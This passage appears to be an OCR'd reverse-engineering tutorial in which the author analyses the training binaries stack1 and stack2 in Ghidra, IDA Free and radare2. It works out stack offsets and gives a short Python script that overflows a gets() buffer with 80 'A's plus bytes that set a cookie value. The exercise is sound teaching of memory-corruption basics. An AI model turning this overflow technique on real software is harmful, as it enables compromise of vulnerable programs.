
It's possible to do it without bat file, only running these commands manually, but this works, and if I run Ghidra again and I repeat the process, It loads the symbols directly, and in opposite case go to FILE -> LOAD PDB FILE to load them.
In WINDOW -> FUNCTIONS




I can write main and search the function, there I see the main function and we can see the “gets” call, so we have the symbols loaded properly.




In WINDOW -> FUNCTION GRAPH we can see the graph with function blocks.




Some details are not seen by default, but the graph is interactive, and hovering the mouse above it gives details what is below.




We can paint the blocks, rename and so on.




Watch variables references (where variable is used) with right click -> REFERENCES.




If it was not selected, we mark the function and right click MAKE_SELECTION.



We can see the static representation of the stack:




The stored ebp and the return address didn't appear as DWORDS so we press 'B' to change variable type until DWORD.
In opposite to IDA here appears like this:




We can see in hexadecimal the distance of buf to cookie: 0x58 - 0x8 = 0x50.

We can change it to decimal in the menu with right click too.



Now is clearer that we have to write 80 'A's because 88 is the buf's offset subtracting 8 of cookie offset = 80, and with that I fill "buf", then we write 4 bytes more for "DCBA" and we can write the same script that we did with the previous static disassemblers.
What we can see different to IDA static representation, is that here instead of taking **ebp** as reference, it takes the return address, for that reason instead of being "buf" in 0x54, here it is in 0x58 because STORED EBP is above of 0 (RETURN ADDRESS) while in IDA as it was taken in reference the EBP, it was under 0.




We can see the name of the variables “buf” like -0x58 while in IDA it was in -0x54, we should take care of that while working.

Here we see how some people ask about that topic:


https://github.com/NationalSecurityAgency/ghidra/issues/223

> The next question is why does Ghidra assign a local variable name of local_14 when the offset from EBP is -0x10? If you look in the "Function Signature, Attributes and Variables" section of Ghidra's Help and read the "Variables" subsection, you'll see that "Any references to the stack ... are relative to the stack pointer when the function is entered." In the example that you provided, EBP is PUSHed onto the stack after function entry, before ESP is MOVed to EBP. This creates a difference of 0x4 between the local variable offset relative to EBP, and the local variable offset relative to ESP at function entry.
>
> This is also why your function parameters are listed as having offsets of +0x4 and +0x8 even though they are stored at ESP and ESP+0x4 before the function call. The CALL implicitly pushes on the return address, which places them at ESP+0x4 and ESP+0x8 at function entry.

It is a little bit confusing as we have EBP as reference, work with return address as the reference, but, we will be aware of it in more complex analysis.
There’s also a decompilation window in the menu WINDOW, it works really well, and it is interactive, each marked line appears in the disassembler.




CALL GRAPH



We will see the next exercise stack2.

Exercise Stack2

IDA Free



We can see that is similar to stack1, what it changes is that it compares with 0x01020305, buf and cookie sizes didn't change.

```
-0000000000000054
-0000000000000054 buf             db 80 dup(?)
-0000000000000004 cookie          dd ?
+0000000000000000  s              db 4 dup(?)
+0000000000000004  r              db 4 dup(?)
+0000000000000008 argc            dd ?
+000000000000000C argv            dd ?                    ; off
+0000000000000010
+0000000000000010 ; end of stack variables
```

"buf" size is 80 and 4 below is cookie, so as **buf** is the parameter of **gets**, there it will be saved what I write.

Filling buf with 80 bytes, with 4 bytes more we modify cookie as before, script would be like this:

```
import sys

from subprocess import Popen, PIPE

payload = b"A" * 80 + b"\x05\x03\x02\x01"

p1 = Popen(r"C:\Users\<user>\xxxxx\abos y stack nuevos\STACK2_VS_2017.exe", stdin=PIPE)

print ("PID: %s" % hex(p1.pid))

print ("Enter to continue")

p1.communicate(payload)

p1.wait()

input()
```

Payload is:

```
payload = b"A" * 80 + b"\x05\x03\x02\x01"
```

Because of the Little Endian, what it's saved in memory is 05 03 02 01 it becomes in the comparison: 0x01020305.

```
PID: 0x7ad4
Enter para continuar
buf: 0019fed4 cookie: 0019ff24
you win!
```

Radare2

Now we'll see it in radare, we will open it with:

r2 <executable_name>

or

radare2 <executable_name>

```
\STACKS>radare2 STACK2_VS_2017.exe
```

Then I load the symbols:

```
[0x00401306]> idp STACK2_VS_2017.pdb
Unrecognized type "typedef"
Unrecognized type "int"
Unrecognized type "typedef"
Unrecognized type "int"
```

Analyze with **aaa**:

```
[0x00401306]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x00401306]>
```


And then **afl** to print the functions:

```
0x00401306]> afl
0x00401306   21 376  -> 315  entry0
0x00401040    3 87           main
0x004010a0    1 58           pdb._printf
0x004026bf    1 16           pdb.___acrt_iob_func
0x00401010    1 41           pdb.__vfprintf_l
0x00401000    1 10           fcn.00401000
0x00403a87    5 133          pdb.___stdio_common_vfprintf
0x00403c5b    1 22           pdb._gets
0x00403b0c   25 315          fcn.00403b0c
0x00403dea    1 15           pdb.__set_app_type
0x0040162e    1 6            pdb.__get_startup_file_mode
0x004047ed    5 61           pdb.__set_fmode
0x00405643    3 19           pdb.__errno
0x00406cfb   15 179          pdb.___acrt_getptd_noexit
```

We can see the main function, so we move to that function with **s main**, then **eco bright** and **pdf main** to disassembly it:

```
0x00401040]> pdf main
          ;-- pdb._main:
          ;-- eip:
 87: int main (int argc, char **argv, char **envp);
          ; var char *s @ ebp-0x54
          ; var uint32_t var_4h @ ebp-0x4
          ; CALL XREF from entry0 @ 0x40128b
          0x00401040      55              push ebp
          0x00401041      8bec            mov ebp, esp
          0x00401043      83ec54          sub esp, 0x54
          0x00401046      6a00            push 0
          0x00401048      6800904100      push str.Vamosss            ; section..data
                                                                      ; 0x419000 ; "Vamosss"
          0x0040104d      6808904100      push str.Imprimir_You_win.. ; 0x419008 ; "Imprimir You win..\n"
          0x00401052      6a00            push 0
          0x00401054      ff1510214100    call dword [sym.imp.USER32.dll_MessageBoxA] ; pdb.__imp__MessageBoxA_16
                                                                      ; 0x412110
          0x0040105a      8d45fc          lea eax, [var_4h]
          0x0040105d      50              push eax
          0x0040105e      8d4dac          lea ecx, [s]
          0x00401061      51              push ecx
          0x00401062      681c904100      push str.buf:__08x_cookie:__08x ; 0x41901c ; "buf: %08x cookie: %08x\n" ; const char *for
t
          0x00401067      e834000000      call pdb._printf            ; int printf(const char *format)
          0x0040106c      83c40c          add esp, 0xc
          0x0040106f      8d55ac          lea edx, [s]
          0x00401072      52              push edx                    ; char *s
          0x00401073      e8e32b0000      call pdb._gets              ; char *gets(char *s)
          0x00401078      83c404          add esp, 4
          0x0040107b      817dfc050302.   cmp dword [var_4h], 0x1020305
      ,=< 0x00401082      750d            jne 0x401091
      |   0x00401084      6834904100      push str.you_win            ; 0x419034 ; "you win!\n" ; const char *format
      |   0x00401089      e812000000      call pdb._printf            ; int printf(const char *format)
      |   0x0040108e      83c404          add esp, 4
      |   ; CODE XREF from main @ 0x401082
      `-> 0x00401091      33c0            xor eax, eax
          0x00401093      8be5            mov esp, ebp
          0x00401095      5d              pop ebp
          0x00401096      c3              ret
0x00401040]>
```

With the command **agf** we can see the ASCII visual representation of the function:



We can rename the variables.

afvn new_name old_name

afvn cookie **var_4h**

afvn buf **s**

```
[0x00401040]> afvn cookie var_4h
[0x00401040]> pdf main
            ;-- pdb._main:
            ;-- eip:
/ 87: int main (int argc, char **argv, char **envp);
|           ; var char *buf @ ebp-0x54
|           ; var uint32_t cookie @ ebp-0x4
|           ; CALL XREF from entry0 @ 0x40128b
|           0x00401040      55              push ebp
|           0x00401041      8bec            mov ebp, esp
|           0x00401043      83ec54          sub esp, 0x54
|           0x00401046      6a00            push 0
|           0x00401048      6800904100      push str.Vamosss            ; section..data
|                                                                       ; 0x419000 ; "Vamosss"
|           0x0040104d      6808904100      push str.Imprimir_You_win.. ; 0x419008 ; "Imprimir You win..\n"
|           0x00401052      6a00            push 0
|           0x00401054      ff1510214100    call dword [sym.imp.USER32.dll_MessageBoxA] ; pdb.__imp__MessageBoxA_16
|                                                                       ; 0x412110
|           0x0040105a      8d45fc          lea eax, [cookie]
|           0x0040105d      50              push eax
|           0x0040105e      8d4dac          lea ecx, [buf]
|           0x00401061      51              push ecx
|           0x00401062      681c904100      push str.buf:__08x_cookie:__08x ; 0x41901c ; "buf: %08x cookie: %08x\n" ; const char *fo
at
